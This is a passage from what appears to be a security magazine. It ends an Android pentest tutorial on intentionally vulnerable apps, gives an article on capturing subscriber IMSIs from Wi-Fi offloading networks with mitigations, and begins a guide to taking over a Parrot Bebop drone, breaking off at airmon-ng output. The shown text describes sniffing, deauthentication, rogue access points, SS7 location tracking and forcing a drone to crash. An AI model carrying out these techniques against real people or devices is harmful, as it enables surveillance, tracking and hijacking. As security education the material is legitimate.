
```
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$ adb shell su u0_a58 service c
all clipboard 2 s16 com.android.insecurebankv2
Result: Parcel(
  0x00000000: ffffffff 0000004f 006f0063 002e006d '....O...c.o.m...'
  0x00000010: 006e0061 00720064 0069006f 002e0064 'a.n.d.r.o.i.d...'
  0x00000020: 006e0069 00650073 00750063 00650072 'i.n.s.e.c.u.r.e.'
  0x00000030: 00610062 006b006e 00320076 00660020 'b.a.n.k.v.2. .f.'
  0x00000040: 006f0072 0020006d 00690075 00200064 'r.o.m. .u.i.d. .'
  0x00000050: 00300031 00350030 00200038 006f006e '1.0.0 5.8. .n.o.'
  0x00000060: 00200074 006c0061 006f006c 00650077 't. .a.l.l.o.w.e.'
  0x00000070: 00200064 006f0074 00700020 00720065 'd. .t.o. .p.e.r.'
  0x00000080: 006f0066 006d0072 00520020 00410045 'f.o.r.m. .R.E.A.'
  0x00000090: 005f0044 004c0043 00500049 004f0042 'D._.C.L.I.P.B.O.'
  0x000000a0: 00520041 00000044                   'A.R.D...        ')
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$
```

- Let's check for Insecure Logging:

  - in terminal type: **`adb logcat`** and it will start the service

```
06-14 04:20:02.833  2441  2457 D         : HostConnection::get() New Host Connection establ
ished 0xf3f887e0, tid 2457
06-14 04:20:02.902  2441  2457 I OpenGLRenderer: Initialized EGL, version 1.4
06-14 04:20:02.902  2441  2457 D OpenGLRenderer: Swap behavior 1
06-14 04:20:03.267   627   627 I LatinIME: Starting input. Cursor position = -1,-1
06-14 04:20:03.296   559   580 I ActivityManager: Displayed com.android.insecurebankv2/.DoT
ransfer: +789ms (total +1h28m48s128ms)
06-14 04:20:03.329   627   627 I LatinIME: Starting input. Cursor position = 0,0
06-14 04:20:03.549   559   580 I WindowManager: Destroying surface Surface(name=Starting co
m.android.insecurebankv2) called by com.android.server.wm.WindowStateAnimator.destroySurfac
e:2014 com.android.server.wm.WindowStateAnimator.destroySurfaceLocked:881 com.android.serve
r.wm.WindowState.destroyOrSaveSurface:2073 com.android.server.wm.AppWindowToken.destroySurf
aces:363 com.android.server.wm.WindowStateAnimator.finishExit:565 com.android.server.wm.Win
dowStateAnimator.stepAnimationLocked:491 com.android.server.wm.WindowAnimator.updateWindows
Locked:303 com.android.server.wm.WindowAnimator.animateLocked:704
06-14 04:20:03.780   559   571 I WindowManager: Destroying surface Surface(name=com.android
.launcher3/com.android.launcher3.Launcher) called by com.android.server.wm.WindowStateAnima
tor.destroySurface:2014 com.android.server.wm.WindowStateAnimator.destroySurfaceLocked:881
com.android.server.wm.WindowState.destroyOrSaveSurface:2073 com.android.server.wm.AppWindow
Token.destroySurfaces:363 com.android.server.wm.AppWindowToken.notifyAppStopped:389 com.and
roid.server.wm.WindowManagerService.notifyAppStopped:4456 com.android.server.am.ActivitySta
ck.activityStoppedLocked:1252 com.android.server.am.ActivityManagerService.activityStopped:
```

I'm going to demonstrate Insecure Logging through the DIVA vulnerable app. The goal is to find out where the user-entered information is being logged and also the code making this vulnerable. It is common that Android apps log sensitive information into logcat. So, let's see if this application is logging the data into logcat. Check your logs after checkout.




```
06-14 04:57:18.963  559  606 W WifiMode: WiredSSID, invalid SupportedRates!!!
06-14 04:57:18.963  559  608 E SupplicantWifiScannerImpl: Failed to start scan, freqs={2412}
06-14 04:57:18.964  559  606 E WifiConnectivityManager: SingleScanListener onFailure: reason: -1 description: Scan failed
06-14 04:57:19.581 3142 3142 E diva-log: Error while processing transaction with credit card: 54789
06-14 04:57:22.142  559  580 I WindowManager: Destroying surface Surface(name=Toast) called by com.android.server.wm.WindowStateAn
06-14 04:57:23.964  559  608 E SupplicantWifiScannerImpl: Failed to start scan, freqs={2412}
```

For Client side validation testing, you can refer to [OWASP Mobile standard 2016](#).

References:

- https://github.com/bemre/MobileApp-Pentest-Cheatsheet
- https://github.com/OWASP/owasp-mstg
- https://manifestsecurity.com/android-application-security/

IMSI Catching Over WIFI Networks:Exposing WIFI-Offloading

Loay Abdelrazek

ABOUT THE AUTHOR

Loay Abdelrazek

Loay Abdelrazek has been in the security field for around more than three years , A security researcher and enthusiast focusing on the field of telecom security with an aim to provide better practical solutions to the telecom sector to further enhance the security of their infrastructure whether it's in at user equipment layer, access layer, core layer and interconnects of telecom operators. Also interested in open source security solutions.

Introduction

IMSI (International Mobile Subscriber Identity) catchers have been widely known in 3G mobile networks as a malicious device to intercept and eavesdrop mobile traffic and tracking users, considered a type of man-in-the-middle attacks. This type of attack has been aroused in wifi networks as well.

Wifi networks that operate over 2G-4G protocols, better known as *Wifi-offloading*, has been an emerging concept adopted by mobile operators for several years to relieve the congested mobile data networks with additional capacity from the unlicensed Wifi spectrum.

Wifi offloading architecture relies heavily on the mobile operator's infrastructure as the users are authenticated via their SIM/(U)SIM cards as the normal defined 3GPP mobile authentication mechanism.

The architecture of wifi offloading solutions mainly consists of the wireless access point that the user attaches to and depends on the operator's core infrastructure that is responsible for authenticating, using an EAP based AAA server that is connected to the operator's Home Location Register, known as HLR (HLR is the operator's database that is responsible to store the details of every authorized subscriber), a WLC (WLAN Controller) that acts as a DHCP and leases IP, and the GGSN (GPRS Gateway Serving Node) that acts as a gateway to the internet. The below diagram gives a high level view on how wifi offloading architecture depends much on the same core nodes as 3G/4G.




Fig 1. WiFi offloading Architecture

Traffic Flow

The sequential traffic flow for user equipment (UE) on a 3G/4G wifi network is described as the below:

1. The subscriber associated to SSID.

2. 802.1x EAP-SIM/AKA request to AP.
3. WLC sends RADIUS auth-request.
4. AAA server checks SIM credentials with HLR using MAP over the SS7 network.
5. After successful authentication, WLC leases an IP address to subscriber.
6. Subscriber traffic is now directed to the GGSN to have internet access.

WIFI offloading Authentication Vulnerability

EAP is Extensible Authentication Protocol, which can be used to create new types of authentication protocols for Radius. EAP-SIM/AKA are one of those new types of authentication commonly used in WLANs.

EAP-SIM/AKA are designed for use with existing GSM/3GPP authentication systems (AuC, HLR/HSS) and SIM/USIM cards. EAP-SIM/AKA standards allow WLAN users to authenticate access to wireless networks using mobile SIM cards.




Fig 2. High Level Authentication Procedure (Source: Cisco Networks)

The above figure shows an overview of the authentication procedure. The UE communicates with an EAP server that is located on an authentication server using AAA.

The first EAP request issued by the authenticator (EAP Server) is *EAP-Request/Identity*. On full authentication, the UE's *EAP-Response/Identity* includes the IMSI.

GSM subscribers are identified with **IMSI**. The **IMSI** is a string of not more than 15 digits. It is composed of a three digit Mobile Country Code (MCC), a two or three digit Mobile Network Code (MNC), and a Mobile Subscriber Identification Number (MSIN) of no more than 10 digits.




Fig 3. IMSI Structure

The vulnerability found in this authentication mechanism is that the user identity is transported in **clear text** upon first AAA server-UE handshaking, making anyone in the vicinity of the access point able to passively eavesdrop and catch the **IMSI** of the attached users. This is a vulnerability in the implementation of this architecture in mobile operators, and the way the EAP-SIM was standardized, as stated by the EAP-SIM RFC4186, the user identity privacy method used for authentication is an optional method, it's up to the operator to implement it or not.

The criticality of exposing the subscriber's IMSI is that it is the main attribute in mobile networks used for various operations, not limited to the following: Subscriber authentication, routing of calls, location identification, routing of SMS, routing of data, charging, subscriber's subscription profile modifications, and many more. Thus, exposing the IMSI of a subscriber may have a severe impact on user's privacy as it could be used in man-in-the-middle attacks, location tracking and fraud. The impact does not affect user's privacy only, but the operators themselves; DDoS attacks could be launched on the operator's infrastructure using other complementing techniques, all of that resulting from exposing a single piece of data, yet a critical one, the IMSI.

Exploiting the EAP-SIM

This proof of concept was run on one of the operators on their 3G WiFi network. Unlike the well known GSM IMSI catchers, better known for stingrays, the methods used to exploit this vulnerability are quite simple, it could be exploited using a wifi adapter, i.e TP-Link 722N, or the laptop's built-in adapters could do the job, if only doing passive attacks.

The passive attack vector for this vulnerability occurs if an attacker runs a wifi sniffer, captures the initial interaction and observes the IMSI transported in the initial EAP/Response in the *AT_INDETITY* attribute. The IMSI will also be seen if the fast re-authentication fails and full authentication occurs once again.




Fig 4 .Wifi IMSI Catcher

As shown in the above packet, this is an EAP packet response and of a type identity as shown in the code attribute (2) and identity attribute (1), respectively, in the EAP layer of the packet. The last attribute in this layer is the identity used by the UE, in this case, it's the IMSI which takes the following form:

```
1602xxxxxxxxxxx@wlan.mncxx.mcc602.3gppnetwork.org.
```

When IMSI is used as identifiers, the first digit is "1" followed by the country code (MCC: 602, Egypt) followed by the 2-3 digits of operator code (MNC), followed by MSIN digits.

What makes this type of attack extensively critical is that the normal wireless hacking techniques could be easily adopted, after all, it's a pure wireless communication inheriting all of its characteristics between the UE and the wireless access point. Thus, even if a user is attached to the SSID, the attacker could send a simple de-authentication packet which will force the UE to re-authenticate sending its IMSI again.

This attack could be achieved even if the attacker is not in the vicinity of a 3G/4G wifi SSID, the attacker can monitor the broadcast packets over the air. By default, the UE will send probe requests to the SSIDs stored in their preferred list on the handsets, thus there is a probability to easily to identify the users and set up a rogue access point to accept the request, then craft an EAP packet to request the user's identity, which is, in this case, the IMSI.

Impact of the attack

Attackers never focus on only one technique or methodology for attacking, instead they complement it with all available and relevant techniques. As mentioned earlier, the aftermath of exposing the IMSI could be used for further attacks, like location tracking, interception, etc. With the emerging new attack vectors on the telecom infrastructure and protocols, this could be achieved by using the SS7 protocol vulnerability.

Location tracking could be achieved by using the IMSI as a parameter to the MAP-ProvideSubsciberInfo message as described below:




Fig 5. Using SS7 to track location via IMSI

Upon sending the ProvideSubscriberInfo request to the operator's MSC/VLR that is responsible to temporarily store the location of the user, the response will include, but is not limited to, the following important information:

- Cell ID
- GPS location (if available)
- IMEI (hardware serial number) of handset

With this information, the GPS and Cell ID could be looked up in an open source Cell ID database, like (opencellid.org) thus knowing the exact location of the target wherever located. Knowing the IMEI will reveal the exact vendor of the handset giving the attacker the opportunity to customize a dedicated malware for this specific vendor.

Mitigation

EAP-SIM includes optional identity privacy (anonymity) support that can be used to hide the clear text permanent identity and thereby make the subscriber's EAP exchanges untraceable to eavesdroppers. Because the permanent identity never changes, revealing it would help observers to track the user.

Identity privacy is based on temporary identities, or pseudonyms, that is created by the EAP server, which are equivalent to but separate from the Temporary Mobile Subscriber Identities (TMSI) that are used on cellular networks.

The EAP server transmits pseudonym usernames to the peer in cipher, using the *AT_ENCR_DATA* attribute in the *EAP-Request/SIM/Challenge* after the first full authentication is done. Upon successful first full authentication, and the encrypted data includes a pseudonym user-name, then the peer may use the obtained pseudonym user-name on the next full authentication. The EAP server holds a mapping between the IMSI and its correspondent pseudonyms. This pseudonym is also recommended to be used in fast-authentication.

As shown in the exploitation section, wireless hacking techniques could be adopted along with setting a rogue access point. This should be resolved by the operators enforcing the use of EAP-AKA instead of EAP-SIM. By standard AKA authentication mechanism is adopted for 3G authentication using the USIM cards, which ensure mutual authentication, unlike EAP-SIM, not only the network will authenticate the subscriber, but the subscriber will get to authenticate the network itself to make sure it's his operator by solving a challenge.

Securing the user's identity with pseudonyms configuration on the EAP servers mobile operators and using mutual authentication implemented in EAP-AKA will ensure privacy of the subscribers against the emerging attacks on mobile users.

New Hacking Era: Wireless Hacking By Drones

Carlos Manzo Trujillo

ABOUT THE AUTHOR

Carlos Manzo Trujillo

Carlos Manzo Trujillo grew up in Mexico City (welcome to the jungle people), and frequented the Universidad Nacional Autonoma de Mexico engineering faculty.

He spent fifteen years working (slaving away) in different companies (like SAMSUNG and MICROSOFT) where he was recognized with many TOP performance awards. After moving to Sardina, Italy, (because he was in love with a gorgeous italian girl) and working briefly as a developer team leader for NAD (he had a cubicle) and a consultant for the International Parliament for Safety and Peace, and non-profit group founded for the defense and protection of peace to all people of the world, and for the security of every nation (he didn't even have a cubicle), he (finally) finished his first IT article (that he'd been writing in his "spare time" for the last three months).

He currently lives in Sardinia (in the same town he got married — how weird is that? nothing weird at all — and where he now feels like fits in) with his lovely wife and young daughter.


Drone Hack (Defensive)

The global market for commercial drones is projected to reach US$1.8 billion by 2020, driven by the expanding use of unmanned aerial vehicles (UAVs) in executing high-risk tasks and the growing prominence of drones-as-a-service (DaaS). Growing demand for superior aerial imagery, remote sensing, air surveillance, development of advanced sensors, improvements on computing speed, and enhanced data processing capabilities, are driving the use of UAVs in commercial applications. Technology maturity and falling prices of these systems are expanding market opportunities into a wide range of commercial applications like:

- Precision agriculture
- Construction and Inspection
- Public safety and FRO (First Responder Operations)
- Mapping and Surveying

This is a guide on defense, specifically the Parrot Bebop Drone – once pulled out of the box, it has no encryption or authentication methods, thus it leaves the drone susceptible to **wireless hacking**. Remember, if the drone is updated then certain security functions may be changed.

In this guide, I will be disconnecting the original user from the drone. This can allow any other device to connect to the drone and control it. Additionally, I will be connecting to the drone through **Kali Linux**, and downloading video captured by the drone. Then, I will demonstrate how to upload files on top of drone files, before connecting over telnet and forcing the drone to shut down and drop from the sky.



FreeFlight Pro now enables you to fly Parrot Bebop drones, Parrot Bebop 2 and Parrot Disco.

We need to execute these commands:

```
root@kali: # airmon-ng start [interface]
```

```
File  Edit  View  Search  Terminal  Help
root@havoque:~# airmon-ng start wlan1

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  635 NetworkManager
  806 wpa_supplicant

PHY     Interface       Driver          Chipset

